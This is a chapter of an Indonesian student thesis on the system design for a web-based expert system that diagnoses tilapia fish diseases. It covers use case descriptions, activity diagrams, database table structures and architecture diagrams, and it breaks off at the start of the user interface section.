

BAB IV

IMPLEMENTASI DAN PENGUJIAN SISTEM

4.1. Analisa Kebutuhan *Software*

A. Tahapan Analisa

Sistem pakar untuk mendiagnosa penyakit ikan nila berbasis *web* ini digunakan oleh user yang dapat mengakses melalui media *browser* untuk kemudahan mendapatkan informasi. Berikut spesifikasi kebutuhan (*system requirement*) dari sistem pakar ini.

1. Halaman Pengunjung

A1. Pengunjung melihat halaman *web*

2. Halaman *User*

B1. *User* melihat halaman *web*

B2. *User* dapat melakukan analisa diagnosa

3. Halaman Admin

C1. Admin melihat halaman *web*


C1. Admin dapat mengelola data gejala

C1. Admin dapat mengelola data penyakit

C1. Admin dapat melakukan analisa diagnosa

B. UML (Unified Modelling Language)


1. Use case diagram package



Gambar IV.1

Diagram Package

a. Use Case Diagram Pengunjung Melihat Halaman Web



Gambar IV.2


Use Case Diagram Pengunjung Melihat Halaman Web

Tabel IV.1

Tabel Deskripsi Use Case Pengunjung Melihat Halaman Web

Use Case Nama	Melihat Halaman Web
Requirement	A1
Goal	Pengunjung dapat melihat tampilan beranda, melakukan login, melihat form lupa password, melihat form pendaftaran, melihat menu bantuan
Failed End Condition	Gagal login, Gagal melakukan pendaftaran
Primary Actors	Pengunjung
Main Flow / Basic Path	1. Pengunjung melihat menu tampilan awal
	2. Login Pengguna
	3. Pengunjung Dapat Melakukan Pendaftaran Pengguna Baru

b. Use Case Diagram User Melihat Halaman Web



Gambar IV.3


Use Case Diagram User Melihat Halaman Web

Tabel IV.2

Tabel Deskripsi *Use Case User Melihat Halaman Web*

Use Case Nama	Melihat Halaman Web
Requirement	B1
Goal	User dapat melihat tampilan beranda, melakukan logout, mengubah profil pengguna, melakukan analisa diagnosa, melihat menu bantuan
Pre-Conditions	User telah login
Failed End Condition	Gagal Login
Primary Actors	User
Main Flow / Basic Path	1. User dapat melakukan annalisa diagnosa
Alternate Flow / Invariant 1	1a. Dapat mencetak hasil analisa diagnosa

c. *Use Case Diagram User Melakukan Analisa Diagnosa*



Gambar IV.4


Use Case Diagram User Melakukan Analisa Diagnosa

Tabel IV.3

Tabel Deskripsi Use Case User Melakukan Analisa Diagnosa

Use Case Nama	Melakukan Analisa Gejala Diagnosa
Requirement	B2
Goal	User dapat melihat daftar gejala, memilih gejala, dan melihat hasil analisa diagnosa
Failed End Condition	Gagal memberikan diagnosa penyakit, tambahkan gejala lainnya
Primary Actors	User
Main Flow / Basic Path	1. User melihat menu tampilan awal dan memilih diagnosa 2. Akan tampil data gejala 3. User memilih gejala yang sesuai dengan yang dialami ikan nila 4. User melihat hasil analisa diagnosa, solusi penanganannya
Alternate Flow / Invariant 1	4a. User dapat kembali ke diagnosa dan menambahkan gejala lainnya

d. Use Case Diagram Admin Melihat Halaman Web



Gambar IV.5

Use Case Diagram Admin Melihat Halaman Web


Tabel IV.4

Tabel Deskripsi Use Case Admin Melihat Halaman Web

Use Case Nama	Melihat Halaman Web
Requirement	C1
Goal	Pengunjung dapat melihat tampilan beranda, melakukan logout, mengubah profil admin, melihat data pengguna, melihat data gejala, melihat data penyakit, melakukan analisa diagnosa, melihat menu bantuan
Pre-Conditions	Admin telah login
Post-Conditions	

Failed End Condition	Gagal Login
Primary Actors	Admin
Main Flow / Basic Path	2. Admin melihat data pengguna
	3. Admin menambah data gejala
	4. Admin menyimpan data penyakit
Alternate Flow / Invariant 1	2a. Admin mengedit data
Invariant 2	2b. Admin menghapus data

e. **Use Case Diagram Admin Mengelola Data Gejala**



Gambar IV.6

Use Case Diagram Admin Mengelola Data Gejala


Tabel IV.5

Tabel Deskripsi Use Case Admin mengelola data gejala

Use Case Nama	Mengelola data gejala
Requirement	C2
Goal	Admin dapat menambah, mengedit dan menghapus data gejala

Pre-Conditions	Admin telah login
Post-Conditions	Data gejala tersimpan, terupdate atau terhapus
Failed End Condition	Gagal menyimpan, mengupdate atau menghapus
Primary Actors	Admin
Main Flow / Basic Path	1. Admin melihat data gejala
	2. Admin menambah data gejala
	3. Admin menyimpan data gejala
Alternate Flow / Invariant 1	2a. Admin mengedit data gejala
Invariant 2	2b. Admin menghapus data gejala

f. Use Case Diagram Admin Mengelola Data Penyakit



Gambar IV.7

Use Case Diagram Admin Mengelola Data Penyakit

Tabel IV.6


Tabel Deskripsi Use Case Admin mengelola data penyakit

Use Case Nama	Mengelola data penyakit
Requirement	B4
Goal	Admin dapat mengedit data penyakit ,gejala penyakit dan solusi
Pre-Conditions	Admin telah login
Post-Conditions	Data penyakit terupdate atau terhapus
Failed End Condition	Gagal menyimpan, mengupdate atau menghapus
Primary Actors	Admin
Main Flow / Basic Path	1. Admin melihat data penyakit
	2. Admin Mengubah data penyakit, gejala & solusinya

Alternate Flow / Invariant 1	2a. Admin mengedit data penyakit
-------------------------------------	----------------------------------

2. Activity diagram


a. Activity Diagram User Melakukan Login



Gambar IV.8

Activity Diagram User Melakukan Login


b. Activity Diagram User Melakukan Analisa Diagnosa



Gambar IV.9

Actyvity Diagram User Melakukan Analisa Diagnosa


c. Activity Diagram Admin Melakukan Login



Gambar IV.10

Actyvity Diagram Admin Melakukan Login


d. *Activity Diagram Admin Mengelola Data Gejala*



Gambar IV.11

Activity Diagram Admin Mengelola Data Gejala


e. *Activity Diagram Admin Mengelola Data Penyakit*



Gambar IV.12

Activity Diagram Admin Mengelola Data Penyakit

f. *Activity Diagram Admin Melakukan Analisa Diagnosa*



Gambar IV.13

Actyvity Diagram Admin Melakukan Analisa Diagnosa


4.2. Desain

Pada tahapan ini akan menjelaskan tentang desain *database*, desain *software architecture* dan desain *interface* dari sistem yang sedang dibuat.

4.2.1. Database

1. Entity Relationship Diagram (ERD)

Entity Relationship Diagram menjelaskan hubungan antar data dalam basis data yang terdiri dari *object - object* dasar yang mempunyai hubungan atau relasi antar *object- object* tersebut.



Gambar IV.14

Entity Relationship Diagram (ERD)

A. Struktur Tabel Gejala

Tabel ini berfungsi untuk menyimpan data-data gejala

Tabel IV.7

Struktur Tabel Sp_Gejala

No	Elemen Data	Type	Values	Keterangan
1	Kd_gejala	Varchart	10	
2	Nm_gejala	Varchart	100	
3	Id_gejala	Int	20	Primeri key

B. Struktur Tabel Gejala

Tabel ini berfungsi untuk menyimpan data-data penyakit

Tabel IV.8

Struktur Tabel Sp_Penyakit

No	Elemen Data	Type	Values	Keterangan
1	Id_penyakit	Int	10	Primeri key
2	Nama_penyakit	Varchart	100	
3	Gejala	Int	255	
4	Solusi	Text		

C. Struktur Tabel Analisa

Tabel ini berfungsi untuk menyimpan data-data Hasil analisa

Tabel IV.9


Struktur Tabel Sp_Analisa

No	Elemen Data	Type	Values	Keterangan
1	Id_analisa	Int	20	Primeri key
2	Username	Varchart	60	
3	Kd_gejala	Vharchar	255	

4.2.2. Software Architecture

A. Component Diagram


Component Diagram menggambarkan struktur dan hubungan antar komponen piranti lunak, termasuk ketergantungan (dependency) diantaranya sebagai berikut :



Gambar IV.19

*Component Diagram***B. Deployment Diagram**


Deployment diagram menyediakan gambaran bagaimana sistem secara fisik akan terlihat. Sistem diwakili oleh node-node, dimana masing-masing node diwakili oleh sebuah kubus. Garis yang menghubungkan kedua kubus menunjukkan hubungan diantara kedua node tersebut. Berikut gambar deployment diagram :



Gambar IV.20

*Deployment Diagram***4.2.3. User Interface****a. Tampilan Halaman Utama**

Menampilkan Tampilan menu Beranda *web*

